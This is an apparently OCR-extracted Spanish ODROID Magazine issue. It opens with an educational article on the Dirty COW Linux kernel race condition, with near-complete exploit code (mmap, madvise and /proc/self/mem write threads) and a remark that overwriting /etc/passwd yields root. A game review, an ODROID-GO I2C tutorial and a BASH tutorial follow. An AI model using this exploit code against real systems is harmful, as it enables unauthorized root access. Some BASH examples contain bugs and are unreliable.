Dirty COW, se denomina así porque es un método para llevar a cabo una operación Copy On Write sucia. Ésta permite a un atacante editar un archivo al que no tiene acceso de escritura. El exploit usa una condición de carrera en el mecanismo de copy-on-write en linux. Por fuerza bruta, un atacante puede provocar la condición de carrera, permitiendo que la memoria alterada se escriba sin tener en cuenta el acceso de escritura del usuario. Es un error muy crítico ya que a un usuario no root no se le permite editar el archivo '/etc/passwd', que contiene información sobre las cuentas de usuario. Sobrescribir este archivo permite

al atacante obtener permiso de root así como cambiar las contraseñas de otros usuarios. En el apartado del código veremos exactamente cómo se puede hacer esto. El código de ejemplo que se proporciona en este artículo está configurado para escribir texto en un determinado archivo, no obstante, se puede usar Dirty COW para sobrescribir cualquier información.

El "cómo" de la implementación en Android

Como hemos mencionado anteriormente, el sistema operativo Android ejecuta una versión del Kernel Linux en su núcleo. Además de esto, muchos teléfonos inteligentes Android permiten que se ejecute software que no ha sido firmado e instalado desde la tienda de aplicaciones 'Google Playstore'. Esto permite una fácil instalación y puesta en funcionamiento de nuestra aplicación. Solo necesitamos crear un instalador APK para nuestra aplicación y moverlo al correspondiente smartphone.

Desde el punto de vista del software, el camino es relativamente sencillo. Google nos proporciona todas las herramientas necesarias para desarrollar una aplicación de Android, principalmente Android Studio. Las piezas que necesitamos son Android Studio y Android NDK. Ya existen una gran cantidad de guías para configurar Android Studio, de modo que evitaré añadir otra. El NDK, o kit de desarrollo nativo, para Android nos permite escribir y compilar de forma cruzada el código C y C ++. También, y lo que es más importante, nos permite realizar ciertas llamadas a funciones que son fundamentales para este exploit. Veremos una lista de todas las funciones y la explicación del código fuente más adelante. Puesto que, como ya hemos indicado, Android usa el kernel de Linux, el ejemplo de código incluido en este artículo funcionará con muy pocas o ninguna modificación (según el caso).

El "Cómo" de Dirty COW

El cómo se usa la memoria en Linux es el punto principal para entender el funcionamiento de esta vulnerabilidad. Una copia del código con anotaciones sigue el proceso. Sin embargo, creo que es mejor tener una visión global de alto nivel si vamos a asignar un archivo desde disco a la memoria. El contenido de este archivo ahora se puede leer directamente desde la memoria, esto se hace con la siguiente función mmap(). Cuando hacemos esto, si solo tenemos acceso de lectura al archivo, el archivo solo puede abrirse y se le asigna acceso de lectura igualmente. Sin embargo, el exploit se encarga de esta limitación. Cuando asignamos el archivo a la memoria, lo queremos privado. Si otro proceso (lo llamaremos proceso B) quiere acceso de lectura/escritura a esta memoria que está OK. Cuando el proceso B escribe en esta memoria, la memoria se copia para que los cambios solo sean vistos por el proceso B. Esta es la idea del llamado copy-on-write, ya que una vez que el proceso B escribe en esta memoria, se realiza una copia manteniendo todos los cambios privado. Una vez que se realiza la copia, el proceso B apunta a la nueva ubicación de la memoria privada y esos datos se pueden cambiar. También tenemos madvise (), que le indica al kernel que descarte la memoria privada recién copiada, una vez que los procesos B son descartados regresarán a la ubicación de la memoria original. Ahora empezarás a ver cómo se pude inducir una condición de carrera. Lo que queremos es que el proceso B escriba en la ubicación de la memoria original cargada por el proceso A. Existen 3 pasos que cuando funcionan correctamente, hacen esto cuando el proceso B quiere escribir:

1. Copiar los datos desde la ubicación original a la nueva ubicación
2. Actualizar el enlace de la memoria para que el proceso B apunte a una nueva ubicación
3. Escribir los datos
4. madvice() borra la nueva copia y actualiza el enlace de memoria del proceso B a la ubicación anterior.

Si tenemos los pasos anteriores, funcionado de acuerdo al orden vigente no hay problema. Sin embargo, si seguimos llamando a madvice (), podemos obtener el flujo: 1, 2, 4, 3. Si madvice() se ejecuta antes de que se escriban los datos, podemos ajustar todo lo que la memoria apunta hacia la ubicación original y aquí es donde tiene lugar la escritura.

El Código

El proyecto git contiene el código fuente y también todos los archivos de proyecto de Android Studio. Además hay oculto un archivo cmake que compilará una aplicación de prueba dirty COW para una Distro Linux de escritorio. Si está familiarizado con el desarrollo de Java y Android, la mayor parte del código de la "Aplicación" deberías entenderlo con facilidad, ya que no es muy extenso. La parte de Java consiste en leer información de un par de cuadros de texto en blanco y llama al código C NDK al presionar un botón. Veremos más a fondo el código C, ya que en este caso es el más relevante.

El código C es simple y breve, menos de 200 líneas. Con un rápido vistazo al código, verás que los pasos básicos son abrir el archivo de destino como solo lectura y luego asignar ese archivo a la memoria de procesos. Una vez cargado en la memoria, se generan dos subprocesos "en duelo". El primero intenta continuamente escribir los datos deseados en la memoria de procesos. El segundo intentará continuamente o "sugerirá" como dice la página del manual, indicar al kernel que no necesitamos esa página de memoria, esto escribirá la memoria en el disco.

Sin más preámbulos, echemos un vistazo a algunas de las partes cruciales del código:

Tras abrir el archivo destino hacia el descriptor de archivo denominado "file", llamamos a fstat, que devolverá el estado y la información sobre ese archivo. Aquí nos interesa principalmente el tamaño del archivo, que es el elemento de estructura st_size. Realizamos algunas comprobaciones de seguridad y cordura, y continuamos.

```
// Get & check file status
struct stat fileStatus;
if(fstat(file, &fileStatus) != 0)
return -1;

// check sizes
fileSize = fileStatus.st_size;
if(fileStatus.st_size <= 0 ||
fileStatus.st_size <= strlen(replaceText) +
offset) {

printf("Size problem:
        File Size: %lld
        Text Size: %ld",
fileStatus.st_size, strlen(replaceText));
return -1;
}
```

Una vez que tenemos el tamaño del archivo, en bytes, pasamos a llamar mmap. Esta función asignará los datos del archivo a la memoria del proceso. Necesitamos el tamaño total del archivo para mapearlo completamente en la memoria. Los otros argumentos importantes proporcionados son PROT_READ y MAP_PRIVATE. PROT_READ dice que la memoria solo se puede leer. MAP_PRIVATE dice que mmap use el mapeo privado de copia y escritura, esto significa que los cambios solo serán visibles para el proceso de llamada. Puedes encontrar otros parámetros en la página man de mmap o aquí: http://man7.org/linux/man-pages/man2/mmap.2.html

```
// map the file into the's proccess memory and
get address
memoryMap = mmap(NULL,
(size_t)fileStatus.st_size, PROT_READ,
MAP_PRIVATE, file, 0);
if(memoryMap == MAP_FAILED) {
printf("Failed to map file to memory
");
return -1;
}
```

fileOffset = (off_t)memoryMap + offset;

Con esta información, tenemos el inicio de nuestros dos subprocesos. Estos dos subprocesos los dejaremos ejecutarse para inducir nuestra condición de carrera solicitada. Bajo mi experiencia, no es necesario que los subprocesos se prolonguen en absoluto, en menos de un segundo y el archivo se sobrescribió. Aquí tenemos la función de aviso de memoria que se activa desde pthread_create. La función es bastante pobre, llamará continuamente madvise o posix_madvise. Madvise toma la dirección de donde está el archivo asignado, el tamaño y la enumeración MADV_DONTNEED. Esta enumeración, como se ha mencionado anteriormente, "alude" al kernel para requerir esa memoria.

```
void *adviseThreadFunction(void* adviseStruct)
{
printf("Thread: Memory Advise Running
");

while(threadLoop) {
madvise(memoryMap, fileSize, MADV_DONTNEED);
}

printf("Advise Thread - Bye
");
return NULL;
}
```

Aquí tienes el segundo subproceso, empieza abriendo el seudo-directorio para la memoria de ese proceso ubicado en /proc/self/mem. Una vez abierto con éxito, pasamos a la parte de bucle infinito, donde buscamos la ubicación de la memoria en la que estamos interesados, y luego escribimos reemplazando los datos que queremos.

```
void *writeThreadFunction(void* text) {
printf("Thread: Write Running
");

const char* replaceText = (char*)text;

int memFile = 0;
if( (memFile = open("/proc/self/mem", O_RDWR))
< 0) {
printf("Failed to open /proc/self/mem
");
return NULL;
}

// Continually try to write text to memory
size_t textLength = strlen(replaceText);

printf("%ld : %s
", textLength, replaceText);

while(threadLoop) {
// seek to where to write
lseek(memFile, fileOffset, SEEK_SET);

// Write replacement text
write(memFile, replaceText, textLength);
}

printf("Write Thread - Bye
");
return NULL;
}
```

Si has disfrutado con este artículo y te gustaría ver más artículos centrados en la seguridad en futuras ediciones, avísame publicando un post en el foro de ODROID Magazine.

Juegos Linux: Juegos FNA en ODROIDs – Owlboy

November 1, 2018 By Tobias Schaaf Juegos, ODROID-XU4

Hace poco tiempo, @ptitSeb publicó un artículo sobre los juegos FNA y cómo funcionan actualmente en ODROID. Juntos, trabajamos para asegurarnos de que esto fuera posible. El Siguió trabajando para mejorar su proyecto gl4es y otros componentes con el fin de proporcionarnos el mejor soporte posible en ODROIDs en lo que respecta a juegos FNA.

También he estado trabajando con él para intentar facilitar las cosas desde el punto de vista del usuario, creando el paquete monolibs-ODROID (disponible para todos los ODROID) y proporcionando un instalador que permita a los usuarios instalar sus juegos en ODROID.

Durante este proceso, me he aficionado a algunos de los juegos FNA, así que he decidió dedicarle una pequeña serie en ODROID Magazine, ya que no todo el mundo está familiarizado con estos juegos y conoce cómo funcionan en los ODROIDs.

Owlboy

Hace poco compré Owlboy en GOG como parte de su décimo aniversario. Lo puse en mi ODROID y me sorprendió lo bien que funcionaba de serie. Resultaba bastante fácil ponerlo a funcionar como Dios manda y su aspecto era genial. De hecho, me sorprendió el hecho de que pudiera funcionar a 1080p sin saltos o ralentizaciones.




Figura 1 – Owlboy ejecutándose a 1080p en ODROID

El juego en sí se puede jugar con el teclado y el ratón o el gamepad, aunque créeme cuando digo que

QUERRÁS usar un gamepad. Me sorprendió bastante la excelente integración del gamepad con este juego. Con mi mando XBox 360, hago uso de ambos sticks analógicos, las teclas de inicio y los botones laterales. La distribución de los botones es bastante cómoda. Se agradece tener un juego que se integre bien con tu mando. Parece que este juego ha sido creado expresamente para ODROID.

Instalación

He escrito un pequeño instalador para el juego que, si estás usando una de mis imágenes o mis repositorios, puedes instalar simplemente usando el comando:

```
$ apt-get install owlboy-launcher-odroid
```

Actualmente, el instalador solo es compatible con el instalador GoG, aunque podría actualizarse en el futuro para soportar también Humble Bundle o Steam.

Simplemente apunta a la versión Linux de Owlboy de GoG y el resto se hará automáticamente.

Gráficos

El juego utiliza una combinación de gráficos de 16 bits al estilo retro y efectos más modernos. Si hubiera existido "en el pasado", probablemente podría haber existido un juego similar en Sega Saturn.




Figura 2: Los gráficos del juego tienen múltiples capas

Figura 3 – Nubes en primer plano y de fondo, ejes de luz

Figura 4 – Niebla transparente de color y diferentes enredaderas en primer plano y de fondo

Los gráficos son realmente buenos y cambian de cielos abiertos con colores brillantes y exuberantes praderas verdes a cavernas de gris oscuro. Presentan una buena mezcla de gráficos y paleta de colores. Los gráficos de estilo antiguo se ajustan al juego sin mostrarse demasiado pixelados o como si intentaran simular la vieja era de 8 bits, tal y como lo han hecho algunos otros juegos de estilo retro. Aunque en las imágenes anteriores no se muestra, hay muchas escenas al aire libre donde el cielo es azul y blanco, con espacios abiertos. El juego de vez en cuando se aleja para darte una visión global de dónde te encuentras, y se acerca en las áreas más estrechas. En definitiva, los gráficos son muy buenos y se ajustan a la jugabilidad. El ODROID-XU3/XU4 es capaz de seguir el ritmo de los gráficos y ejecutar el juego a 1080p no le supone demasiado. Incluso el ODROID-C2 puede ejecutar el juego con posibilidad de 1080p.

Todavía no lo he probado en un ODROID-C1, pero supongo que funcionaría bien.

Sonido y música

No hay mucho que pueda decir en este sentido. Aunque el sonido está bien, no es muy variado.

Simplemente se escuchan sonidos de disparos, giros, aleteos, golpes de objetos y, aunque son sonido de buena calidad, no son nada del otro mundo. No hay interpretaciones de voces, así que hay poco de que hablar en relación a la narrativa.

La música está bien, supongo. Se ajusta al entorno, pero tampoco tiene nada de especial. Las melodías no son particularmente memorables: nunca me he parado a pensar que podría escuchar la banda sonora fuera del juego.

Es similar a la música de cualquier otro juego de plataformas de 16 bits. Hace el trabajo, pero definitivamente no es Final Fantasy, Aquaria o Heimdall 2, donde la música se te queda grabada y buscas la forma de pasar la banda sonora a tu teléfono para escuchar incluso cuando no estás jugando.

Historia

Aún No estoy muy seguro de la historia. Eres un niño mudo, el peor de tu clase, y no eres muy bueno en nada. Eres poco fiable y la mayoría de las veces simplemente lo estropeas todo. Por eso solo tienes unos cuantos amigos. A medida que avanzas en la historia, te encuentras con nuevas personas y haces nuevos amigos, y su ayuda compensa tu falta de habilidades. Explora los antiguos templos búhos, trata de salvar la capital de la gente búho luchando contra piratas, y yo qué sé qué más.

Llevo un par de horas jugando y ya puedo decir que, en mi opinión, la historia no es muy interesante. Aun así, no está tan mal y la mayoría de las veces puedes centrarte en luchar y explorar.

Puesto que no hay ninguna interpretación de voz y se ha leído todo lo que dice el mundo, me interesa aún menos la historia y simplemente avanzo sin prestar mucha atención.

Jugabilidad

El sistema de juego es realmente bueno. Aunque el juego tiene el aspecto y el sonido de un juego de plataformas/shooter al zar en cierta manera, la sensación y el control del mismo para ser diferente. El hecho de que simplemente puedes aturdir a los enemigos y exigir a tus amigos, que llevas consigo, maten a los enemigos o destruyan objetos, es muy bueno. El poder dejarlos atrás y luego tele transportarlos de vuelta también es una buena forma de resolver acertijos o simplemente de anticiparte unos minutos.

Gracias a la compatibilidad para mandos, puedes volar y esquivar en una dirección mientras apuntas y disparas en otra dirección, que a menudo es necesario, especialmente cuando luchas contra monstruos jefes.

Hablando de monstruos jefes: el juego avanza como la mayoría de juegos de plataformas de acción. Entras en una nueva área, principalmente una especie de mazmorra, y matas a los monstruos que encuentras allí al mismo tiempo que intentas resolver los puzzles y demás. Después de un tiempo, a menudo te encuentras con algunos jefes intermedios, o con un área en la que te encuentras atrapado luchando contra una gran cantidad de enemigos normales. Al final te toparás con un jefe con el que tienes que luchar. Estos jefes presentan, de hecho, formatos muy diferentes. Primero, simplemente tienes que golpear al jefe varias veces, luego, tendrás que dañar y destruir objetos secundarios. En otras ocasiones, solo necesitas huir y sobrevivir luchando a través de monstruos más pequeños y objetos destructibles.

Figura 5 – Entrando a una nueva área de jefe

Figura 6 – Por supuesto tienes que luchar contra el jefe que acabas de encontrar

Figura 7 – En esta lucha, atacas al pirata que está volando, pero también tienes que destruir la nave que te dispara cuando su capitán se recupera.

Las peleas de jefes se vuelven más difíciles de un jefe a otro, no debido al hecho de que los jefes presenten más dificultad a la hora de matarlos, sino porque tienes más tareas adicionales que llevar a cabo para dañar o matar al enemigo.

Figura 8 – En esta lucha, atacas al pirata que está volando, pero también tienes que destruir la nave que te dispara cuando su capitán se recupera.

De algunas de las peleas con los jefes obtienes algo bueno. En el ejemplo anterior, tras vencer al pirata, éste se te unirá y te dará la posibilidad de disparar a varios enemigos a la vez con su arma de fuego, o destruir objetos más grandes y más duraderos, a veces con fuego, para abrir nuevos caminos. Es el segundo tío que te acompaña en tu aventura.

Figura 9: este jefe solo te persigue y tienes que esquivar y destruir elementos hasta que al final simplemente se detiene y se congela en su lugar

Conclusión

Me sorprendió bastante lo bien que funciona el juego, especialmente su integración con el mando del juego y las opciones predeterminadas para los mandos de XBox y Playstation. Los gráficos se ven bien y se escalan correctamente, lo cual hace que jugar en una televisión sea aún mejor.

Como el juego no requiere nada en especial en cuanto a drivers, se ejecuta en todas las plataformas ODROID, incluidas las plataformas de 64 bits como el C2 o N1. El rendimiento en el XU3/XU4 es excepcional. No tuve retardos ni nada similar. Este juego parece que estuviera hecho para ODROID.

Si te gustan los juegos de plataformas de acción, te recomiendo este juego. Te mantendrá ocupado durante muchas horas y te mostrará una vez más de lo que es capaz de hacer ODROID. Gracias a @ptitSeb que hizo posible ejecutar estos juegos en ODROID.me he aficionado a algunos de los juegos FNA, así que he decidió dedicarle una pequeña serie en ODROID Magazine

Campamento de Programación – Partes 7 y 8: Juega a tu Propio Juego de Tetris y Añade Otra Pantalla LCD

November 1, 2018 By Justin Lee ODROID-GO, Mecaniqueo, Tutoriales

Arduino para el campamento de programación de ODROID-GO, incluye dos proyectos entre otros: Tetris y experimentos con la interfaz I2C. Antes de empezar con estos proyectos, es aconsejable trabajar en los proyectos Hello World y Configuración de Arduino que aparecen en la sección de referencias al final.

Tetris

Figura 01 – Tetris

Puedes importar, compilar y cargar la última versión del juego en ODROID-GO seleccionando las siguientes opciones de menú en el IDE de Arduino: Files → Examples → ODROID-GO → Applications → Tetris. Después pulsa la combinación de teclas: CTRL-U para compilar y cargar.




Figura 02 – Compilar y cargar

Una vez completada la carga, aparecerá el siguiente mensaje:

```
Hard resetting via RTS pin…
```

Interfaz I2C

Figura 03 – LCD con el cable

Vamos a aprender cómo usar la interfaz I2C en el puerto de expansión IO del ODROID-GO. En primer lugar, deberás conectar la pantalla LCD 16×2 al P2 (conector de expansión) de tu ODROID-GO de la siguiente forma:

```
P2 on ODROID-GO 16x2 LCD
GND (pin #1) GND
IO15 (Pin #4) SDA
IO4 (Pin #5) SCL
P3V3 (Pin #6) VCC
```




Figura 04




Figura 05

El siguiente paso consiste en importar la librería necesaria. Dependiendo del sistema operativo de tu máquina, los pasos pueden variar un poco:

Para MS Windows, abre un terminal e introduce los siguientes comandos:

```
c:> cd
$USERPROFILE/Documents/Arduino/libraries
c:> git clone
https://github.com/marcoschwartz/LiquidCrystal
_I2C
```

En Linux, abre un terminal e introduce los siguientes comandos:

```
$ cd ~ && mkdir go-proj && cd go-proj
$ git clone
https://github.com/marcoschwartz/LiquidCrystal
_I2C
~/Arduino/libraries/LiquidCrystal_I2C
```

Para usar I2C en ODROID-GO, resulta muy útil la librería Wire del ESP32. Esta librería se puede utilizar a través del IDE de Arduino. Sabemos que los puertos utilizados para las comunicaciones I2C son el #15 para SDA y el #4 para SCL. Define un preprocesador y usa la función Wire.begin () para incluir el siguiente código. Sólo puedes pasar 2 parámetros a la función: los pines #s SDA y SCL indicados anteriormente.

```
#define PIN_I2C_SDA 15
#define PIN_I2C_SCL 4

void setup() {
// put your setup code here, to run once:
Wire.begin(PIN_I2C_SDA, PIN_I2C_SCL);
}

void loop() {
// put your main code here, to run repeatedly:
}
```

Necesitamos añadir código para configurar la LCD. Usa el archivo de cabecera LiquidCrystal_I2C.h de la librería que te permite mostrar un mensaje con facilidad. Crea una instancia para controlar la LCD usando la declaración, que coge los LCD_ADDR, parámetros de columnas y filas correspondientes a la LCD 16×2:

```
LiquidCrystal_I2C lcd(LCD_ADDR, 16, 2
```

Invoque init(), enciende la luz de fondo con backlight(), configura el cursor para especificar un punto donde escribir con setCursor() y muestra los datos usando una llamada a print():

```
#include

#define PIN_I2C_SDA 15
#define PIN_I2C_SCL 4

const uint8_t LCD_ADDR = 0x3f;
LiquidCrystal_I2C lcd(LCD_ADDR, 16, 2);

void setup() {
// put your setup code here, to run once:
Wire.begin(PIN_I2C_SDA, PIN_I2C_SCL);

lcd.init();
lcd.backlight();
lcd.setCursor(0, 0);
lcd.print("Hello, ODROID-GO");
}

void loop() {
// put your main code here, to run repeatedly:
}
```

Presiona CTRL-U para compilar y cargar el esquema y poder mostrar un mensaje en la pantalla LCD.




Figura 06 – Compilar y cargar

Hemos preparado una versión más avanzada de este proyecto. Se puede importar usando las opciones de menú: Files → Examples → ODROID-GO → 16x2_LCD_I2C, despues pulsa la combinación de teclas: CTRL-U para compilar y cargar.

Referencias

https://wiki.odroid.com/odroid_go/arduino/01_arduino_setup
https://wiki.odroid.com/odroid_go/arduino/02_hello_world
https://wiki.odroid.com/odroid_go/arduino/33_game_tetris
https://wiki.odroid.com/odroid_go/arduino/09_16x2lcd_i2c https://github.com/espressif/arduino-esp32/tree/master/libraries/Wire

Conceptos Básicos de BASH – Parte 6: Bucles y Funciones

November 1, 2018 By Erik Koennecke Desarrollo, Linux, ODROID-C2, ODROID-XU4

La introducción a la programación termina con los aspectos finales de la programación con bucles y funciones. Para ver más sobre BASH, la línea de comandos, scripts BASH interesantes y las funciones de la línea de comandos, puede recurrir a los scripts BASH y analizarlos con el nuevo conocimiento adquirido en las últimas partes de esta serie de Conceptos Básicos de BASH. Cubrimos los bucles y las funciones brevemente al principio, pero como son tan importantes, en este artículo los analizaremos con más detalle y veremos cómo se utilizan.

Bucles

BASH tiene tres estructuras básicas de bucle: el bucle while, el bucle until y el bucle for que habíamos visto con anterioridad. Entonces, ¿dónde usamos cada bucle? Los bucles while se utilizan siempre y cuando una expresión se evalúa como verdadera. Veamos primero un script que nos abre cuatro terminales para evitar trabajos repetitivos:

4terminals.sh

```
#!/bin/bash
# This script opens 4 terminal windows
i="0"

while [ $i -lt 4 ] #test condition and while
statement
do
#open terminal and background it until 4
windows are open
mate-terminal &
i=$[$i+1] #increment counter
done
```

Si fijas tu variable como verdadera, el bucle se ejecuta de forma indefinida. Puedes salir de él con ctrl-c o una declaración break, que vamos a tratar a continuación. Incrementar el contador, ((i ++)), también es una forma válida de hacerlo. ¡Evita los errores “off-by-one” o “fencepost”! Comprueba cuándo usar lt o le, larger than o larger o egual,

usando primero un ejemplo simple. Los bucles until se ejecutan hasta que test se vuelve verdadera. Al cambiar la declaración en el script anterior a until y al cambiar el test, podemos lograr el mismo resultado:

4terminals2.sh

```
#!/bin/bash
# This script opens 4 terminal windows
i="0"

#test condition and until statement
until [ $i -ge 4 ]
do
#open terminal and background it until 4
windows are open
mate-terminal &
((i++)) #increment counter
done
```

Al adoptar la declaración y test, logramos resultados idénticos. ¿Por qué usar una declaración diferente, entonces? Simplemente se trata de usar un código limpio y elegante. Tú eliges lo que te sea más fácil de leer, codificar y entender en una situación particular. “Don’t touch the paint until it’s dry” es más fácil de entender que “Don’t touch the paint while it’s not dry”, o incluso “Don’t touch the paint while it is wet”. El bucle for ya estaba cubierto; la estructura for … do … done ya debería estar clara. Con for i en {a..b}, también podemos definir rangos de valores. Un script con un rango se vería así:

4terminalswithrange.sh

```
#!/bin/bash
# simple range in for loops
for i={1..4}

do
mate-terminal &
done

echo "Preparations completed!"
```

Ten cuidado de no incluir espacios dentro de los corchetes; de lo contrario, se verá como una lista de elementos. Si el primer número es más grande que el segundo, el conteo aparecerá abajo en lugar de arriba; además, un número añadido después de dos puntos como {a..b..c} se incrementará con el tamaño de c. Los bucles for son increíblemente útiles cuando queremos procesar conjuntos de archivos, como ya hemos visto en los ejemplos anteriores.

Sin embargo, hay otras formas de controlar los bucles y scripts: los comandos break, continue y select. Imagina que quieres escribir un script para hacer una copia de seguridad de un conjunto de archivos copiándolos en otro lugar, pero solo cuando el disco está por debajo del 95% de su capacidad:

backupfiles.sh

```
#!/bin/bash
# make a backup of files in dir
# usage: backupfiles.sh dir
for i in $1/*
do
level=$( df $1 | tail -1 | awk '{ print $5 }'
| sed 's/%//' )
if [ $level -gt 95 ]
then
echo Low disk space 1>&2
break
fi
cp $i $1/backup/
done
```

Con continue, puede detener la ejecución del código dentro de un bucle y saltar al siguiente ciclo. Si queremos ampliar el script de copia de seguridad, quizás podemos introducir un bloque de código para que nos avise de los archivos con derechos de lectura insuficientes, que por tanto no se pueden copiar:

```
for i in $1/*
do
if [ ! -r $i ]
then
echo $i not readable 1>&2
continue
fi
cp $i $1/backup/
done
```

El comando select hace posible disponer de un simple menú para la entrada de datos con las opciones proporcionadas: La sistaxis es “select var in ; do ; done”. No hay comprobación de errores; una entrada no válida deja var vacío. El bucle termina con una declaración break o una señal EOF, y el prompt puede

cambiarse modificando la variable del sistema PS3. El siguiente código muestra una aplicación práctica:

odroidid.sh

```
#!/bin/bash
# Odroid model selector

model='HC1 HC2 XU4 C1+ C2 Quit'

PS3='Select Odroid type: '

select name in $model
do
if [ $model == 'Quit' ]
then
break
fi
echo Your model is Odroid $model
done

echo End.
```

Functiones

Las funciones son formas de reutilizar el código, ya sea en scripts o en su archivo .bashrc, donde ya las encontramos. Las funciones son los elementos finales de la programación de los que vamos hablar. Con las funciones, éstas debemos definirlas antes de llamarlas en BASH. Una definición de función es:

```
function function_name {

}

or alternatively

function_name() {

}
```

Como de costumbre, se accede a los argumentos pasados de la función con $1, $2 y así sucesivamente. Las funciones BASH proporcionan un estado de retorno, al usar return n en la función, donde n es cualquier número, y se recupera con $? desde el script de llamada. Tradicionalmente, el estado de retorno 0 indica una ejecución sin problemas.

Si una función NO devuelve un resultado, puede solucionarlo utilizando la sustitución de comandos con $ (function_name) y haciendo que la función muestre solo el resultado. Luego, puede asignar una variable var = $ (function_name) con el valor de la función que muestra normalmente.

Miscelánea

Echemos un vistazo a algunos scripts BASH interesantes que utilizan los tipos de bucles y funciones. Una colección bastante interesante y actualizada es Bash Snippets de Alexander Epstein. Puedes instalarlos con los siguientes comandos, o directamente con git clone, tal y como se menciona en las instrucciones en la página web de Github:

```
$ sudo add-apt-repository
ppa:navanchauhan/bash-snippets
$ sudo apt update
$ sudo apt install bash-snippets
```

Quisiera ver dos de estos fragmentos más de cerca: geo y qrify. Por favor analiza los scripts en tu editor favorito. Son ejemplos muy buenos de scripts que ejemplifican cómo usar lo que hemos aprendido hasta ahora. Puedes encontrarlos con los comandos habituales, find / -iname '*qrify*' 2>/dev/null finds qrify.sh en cualquier lugar de tu sistema, independientemente de tu método de instalación. Primero, echemos un vistazo a Geo, como se muestra en la Figura 1.

